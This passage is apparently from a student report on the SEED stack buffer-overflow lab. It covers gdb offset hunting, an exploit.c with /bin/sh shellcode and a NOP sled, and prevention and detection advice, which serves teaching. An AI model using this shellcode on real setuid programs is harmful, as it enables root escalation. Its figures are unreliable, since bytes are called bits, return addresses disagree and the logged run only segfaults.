6- we can see the permissions on this file “ “----------.
7- execute this file using “./call_shellcode”, we then get a command prompt, run “ID” to see the permission we have, and try to see if it matches #6.
8- change up the permissions using sudo chown root, meaning we change the owner to root, and sudo chmod U+S to make the program a set uid program.
9- after changing the permissions we ran the command prompt ID again and noticed that the permissions changed from -rwx to -rws, this means it is set uid.
10- As root, we will run the vulnerable code “stack.c” that exploited a buffer overflow
11- we will compile the stack.c code with an executable stack “gcc -o stack -z execstack -fno-stack-protector stack.c”, -o stack specifies the output file name as stack, -z execstack marks the stack as executable, which can be a security risk if not used carefully. It allows code to be

executed from the stack, which can be exploited by attackers to execute arbitrary code, -fno-stack-protector disables stack protection mechanisms. Normally, GCC includes stack protection by default (-fstack-protector).
12- change permissions of the executable so that it is set uid "chmod 4755".
13- compile another stack program with the compiler flag turned on "gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c".
14- when using ls -l filename code line on stack_dbg we can see a list of file permissions, with this one being set to X, meaning its not set uid.
15- when looking at the stack.c code file, we can see it attempts to open a file named badfile, soi we will create this file to see what it does, so we run "touch badfile".
16- then run gdb debugger using "gdb stack_dbg", to figure out where we will start in the file.
17- we set a breakpoint at the function bof which in out case its line 21, meaning the program will stop when it reaches it by running "b bof"
18- after stopping the program, and look at the file code itself we see the variable named buffer which is the exact buffer we want to overflow (char buffer[#]).
19- we obtain the address of the buffer by running "run" then "x &buffer", and at the top of the stack is the ebp and we want to file the distance between the ebp and the buffer (distance between the buffer and the top of the stack), therefore we run "x $ebp" to get its address as well.
20- we quit the gdb, and use "python" and then "hex(ebp address - buffer address)" to get it in hexadecimal/bits which in our case was 0x20L which is 32 bits.
21- then we remove the badfile using rm badfile code (refer to 3rd disclaim at the top).
22- Use the exploit.c file program to exploit the badfile, so in the file itself we had to insert some lines of code (*((long *) (buffer + 0x24)) = 0xbfffecf8;
memcpy(buffer+sizeof(buffer)-sizeof(shellcode) , shellcode , sizeof(shellcode));) (refer to appendix 9), we took the address of the buffer and added 296 bits to it to get the return address that we want to go to (with in the NOP AND NOP sled).
23- compile exploit using " gcc exploit.c -o exploit" then "./exploit", after we used "ls -l badfile" to see permissions and it was set to (-rw-rw-r–) which is not set uid.
24- reminder that stack is a set uid program, it will execute what is in the buffer and because of the exploit with badfile the program will run the shellcode and it has root permission because its a set uid program.

2.4. Illustration of Attack

A buffer overflow vulnerability occurs when software writes more data to a buffer than the buffer can handle so that the extra information overflows into neighboring memory areas. An attacker could then run malicious code or overwrite critical data using this. As the picture demonstrates, the computer screen displays an application with an overflow buffer. The attacker is flooding the excessive data into the application. Consequently, the buffer is overflown and fills critical memory. This gives the attacker access to the software and permits the attacker to execute

harmful orders. The model underlines the need to uncover and remediate buffer overflow vulnerabilities to protect sensitive data, prevent unauthorized access, and order executions.

2.5. Prevention and Detection Techniques

Prevention Techniques:

1. Input Validation:
Check that the input is validated stringently, so that all input data supplied by the user come within specified constraints and are in the right format. Any brief that constitutes a buffer overflow has to be rejected or sanitized.

2. Use Safe Programming Languages or Libraries:
One way to prevent these types of attacks is to use programming languages or libraries that are memory-safe (such as Rust) and have automatic bounds checking; alternatively, they can be Java or C# with security measures in-built. These languages help stop buffer overflow assaults from happening.

3. Buffer Size Management:
The buffer should be large enough for the expected data not to be exceeded and overflow can not happen.

4. Stack Protection Mechanisms:
The operating system or compiler should put on stack protection features such as address space layout randomization (ASLR) and stack canaries. Reading from stack overflow is protected against by these measures.

Detection Techniques:

1. Code Review:
In order to locate potential buffer overflows, commence with regular code assessments. Be scrutinizing for unsafe functions, incorrect input validation, or mishandled buffer size at a close range.

2. Static Code Analysis:
Scan the source code for buffer overflow problems using static code analysis tools. Such tools have the capability of recognizing code snippets which may lead to buffer overflow e.g. invalid input checks and utilization of insecure functions.

3. Dynamic Analysis:
Applying dynamic analysis techniques like input mutation or fuzz testing can help to find runtime buffer overflow vulnerabilities. With the introduction of erroneous or malicious inputs, such situations of buffer overflow may arise, making it possible to observe how the application behaves.

4. Runtime Protection methods:
During the execution of a program, one can prevent buffer overflow attacks by using runtime protection techniques such as stack canaries, Non-Executable memory (NX) and Address Sanitizers (ASAN).

5. Intrusion Detection Systems (IDS):
Utilize Intrusion Detection Systems (IDS) technologies for monitoring activities within a system, as well as network traffic to identify probable buffer overflow assaults. Trends or anomalies highlighted by these means may lead to cases of buffer overflow attacks. Alteration: Use IDS technologies to keep an eye on system activity and network traffic in order to spot possible buffer overflow attacks. These technologies are able to recognize trends or irregularities that point to a potential buffer overflow exploit.

2.6. References

- *Name, A. (2024, March 31). How to detect, prevent, and mitigate buffer overflow attacks.* *https://www.synopsys.com/blogs/software-security/detect-prevent-and-mitigate-buffer-overflow-attacks.html*
- *Buffer Overflow | OWASP Foundation*. (n.d.). https://owasp.org/www-community/vulnerabilities/Buffer_Overflow
- Mathpati, N. (2023, September 21). *A Pentester's Guide to Exploiting Buffer Overflow Vulnerabilities*. https://www.cobalt.io/blog/pentester-guide-to-exploiting-buffer-overflow-vulnerabilities
- *What Is Buffer Overflow? Attacks, Types & Vulnerabilities | Fortinet*. (n.d.). Fortinet. https://www.fortinet.com/resources/cyberglossary/buffer-overflow
- Buffer-overflow vulnerability lab. (n.d.). https://seedsecuritylabs.org/Labs_16.04/Software/Buffer_Overflow/
- https://drive.google.com/file/d/1dGrwTiHKr6c8ml3jQ_zb2xKKr8DQMkCN/view?usp=sharing


2.7. Dictionary

-Setuid" (set user ID upon execution) is a permission bit that can be assigned to executable files, when an executable file with the setuid bit set is run, the program runs with the privileges of the owner of the file, rather than the user who is executing it.
- -o stack: Specifies the output file name as stack.
- -z execstack: Marks the stack as executable, which can be a security risk if not used carefully.
- -fno-stack-protector: Disables stack protection mechanisms.


- chmod 4755 is a command used to set the permissions of a file, 4: Sets the setuid bit, 7: Sets read, write, and execute permissions for the file's owner, 5: Sets read and execute permissions for the file's group, 5: Sets read and execute permissions for others (users not in the file's group).
- chmod 4755 sets the setuid bit for the owner and also sets specific permissions for the owner, group, and others, while chmod u+s only sets the setuid bit for the owner without changing other permissions.
- gcc stands for GNU Compiler Collection, you're typically compiling source code files into executable programs.
- su stands for "switch user" or "substitute user.
- NOP: In assembly language, a NOP instruction is used to perform no operation, essentially acting as a placeholder or a delay.
- NOP sled is a series of consecutive NOP (no operation) instructions placed in memory as a target for a jump or branch instruction.

2.8 Appendix


Appendix 1:




Appendix 2:


Malicious Code
...
...
...
...
...
str pointer
Return Address
Previous Frame Pointer
(Overflow)
buffer


Appendix 3:




Appendix 4:




Appendix 5:




Appendix 6:



Appendix 7:


This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 21.
gdb-peda$ run
Starting program: /home/seed/labs/Buffer_Overflow/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
registers
EAX: 0xbfffe9c7 --> 0x34208
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffe988 --> 0xbfffebd8 --> 0x0
ESP: 0xbfffe960 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0x80484f1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
code
0x80484eb <bof>: push ebp
0x80484ec <bof+1>: mov ebp,esp
0x80484ee <bof+3>: sub esp,0x28
=> 0x80484f1 <bof+6>: sub esp,0x8
0x80484f4 <bof+9>: push DWORD PTR [ebp+0x8]
0x80484f7 <bof+12>: lea eax,[ebp-0x20]
0x80484fa <bof+15>: push eax
0x80484fb <bof+16>: call 0x8048390 <strcpy@plt>
stack
0000| 0xbfffe960 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
0004| 0xbfffe964 --> 0x0
0008| 0xbfffe968 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffe96c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffe970 --> 0xbfffebd8 --> 0x0
0020| 0xbfffe974 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop edx)
0024| 0xbfffe978 --> 0xb7dc888b (<__GI__IO_fread+11>: add ebx,0x153775)
0028| 0xbfffe97c --> 0x0
Legend: code, data, rodata, value
Breakpoint 1, bof (str=0xbfffe9c7 "\bB\003") at stack.c:21
21 strcpy(buffer, str);
gdb-peda$ x &buffer
0xbfffe968: 0xb7f1c000
gdb-peda$ x $ebp
0xbfffe988: 0xbfffebd8
gdb-peda$ quit

Appendix 8:


0xbfffe988:	0xbfffebd8
gdb-peda$ quit
[05/06/24]seed@VM:~/.../Buffer_Overflow$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0xbfffe988 - 0xbfffe968)
'0x20L'
>>> exit()
[05/06/24]seed@VM:~/.../Buffer_Overflow$ rm badfile
[05/06/24]seed@VM:~/.../Buffer_Overflow$ gcc exploit.c -o exploit
exploit.c: In function 'main':
exploit.c:31:8: warning: implicit declaration of function 'buffer_sizeof' [-Wimplicit-function-declaration]
memcpy(buffer_sizeof(buffer)-sizeof(shellcode), shellcode, sizeof(shellcode));
^
exploit.c:31:8: warning: passing argument 1 of 'memcpy' makes pointer from integer without a cast [-Wint-conversion]
In file included from exploit.c:6:0:
/usr/include/string.h:42:14: note: expected 'void * restrict' but argument is of type 'unsigned int'
extern void *memcpy (void *__restrict __dest, const void *__restrict __src,
^
/tmp/ccniTr0t.o: In function `main':
exploit.c:(.text+0x60): undefined reference to `buffer_sizeof'
collect2: error: ld returned 1 exit status
[05/06/24]seed@VM:~/.../Buffer_Overflow$ gcc exploit.c -o exploit
[05/06/24]seed@VM:~/.../Buffer_Overflow$ ./exploit
[05/06/24]seed@VM:~/.../Buffer_Overflow$ ls -l badfile
-rw-rw-r-- 1 seed seed 517 May 6 15:21 badfile
[05/06/24]seed@VM:~/.../Buffer_Overflow$ ls -l stack
-rwsr-xr-x 1 root root 7516 May 6 15:09 stack
[05/06/24]seed@VM:~/.../Buffer_Overflow$ ./stack
Segmentation fault
[05/06/24]seed@VM:~/.../Buffer_Overflow$

Appendix 9:

```c
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"              /* xorl    %eax,%eax              */
    "\x50"                  /* pushl   %eax                   */
    "\x68""//sh"            /* pushl   $0x68732f2f            */
    "\x68""/bin"            /* pushl   $0x6e69622f            */
    "\x89\xe3"              /* movl    %esp,%ebx              */
    "\x50"                  /* pushl   %eax                   */
    "\x53"                  /* pushl   %ebx                   */
    "\x89\xe1"              /* movl    %esp,%ecx              */
    "\x99"                  /* cdq                            */
    "\xb0\x0b"              /* movb    $0x0b,%al              */
    "\xcd\x80"              /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    *((long *)(buffer + 0x24)) = 0xbfffea48;
    memcpy(buffer+sizeof(buffer)-sizeof(shellcode), shellcode, sizeof(shellcode));

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

2.9. Work Distribution

Names	Work Distribution
Sarah Aljurbua	Scanning process, Implementation, Appendix, references, demo video, dictionary
Tala Almayouf	illustration, state vulnerabilities, prevention/detection techniques, references
Haya Alsaid	illustration, state vulnerabilities, prevention/detection techniques, references